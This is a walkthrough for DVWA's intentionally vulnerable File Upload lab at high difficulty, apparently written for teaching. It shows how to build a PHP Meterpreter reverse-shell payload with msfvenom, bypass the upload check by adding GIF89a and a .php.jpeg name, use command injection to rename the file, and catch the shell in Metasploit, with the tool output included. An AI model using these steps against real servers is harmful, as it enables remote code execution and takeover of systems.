File Upload
Walkthrough on DVWA


HIGH
Difficulty

@mmar

Chain Multiple Vulnerabilities (File upload + Command Injection

Step- 1

- Go to DVWA security settings and set the difficulty to high



Step- 2

- Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1
LPORT=4444 -f raw >exploit.php
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

Step- 3

- Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload
>php/meterpreter/reverse_tcp
```


Step- 4

- Now upload the file. The file will be not be uploaded. In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
```

Step- 5


- In high difficulty, the server checks for the file type as well. We can bypass it by appending content type header in the file itself. So, add GIF89a; on top of your exploit file. Rename it to exploit.php.jpeg and upload it. The file will be uploaded.



Step- 6

- Now we need to exploit some other vulnerability to make the file work. If we do have command injection. Use the following command to rename the file.

```
| mv "/usr/share/dvwa/hackable/uploads/exploit.php.jpeg"
"/usr/share/dvwa/hackable/uploads/exploit.php"
```



Step- 7

- Now browse to the uploaded file. We will get the reverse shell.

```
msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerB
indAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```

THANKS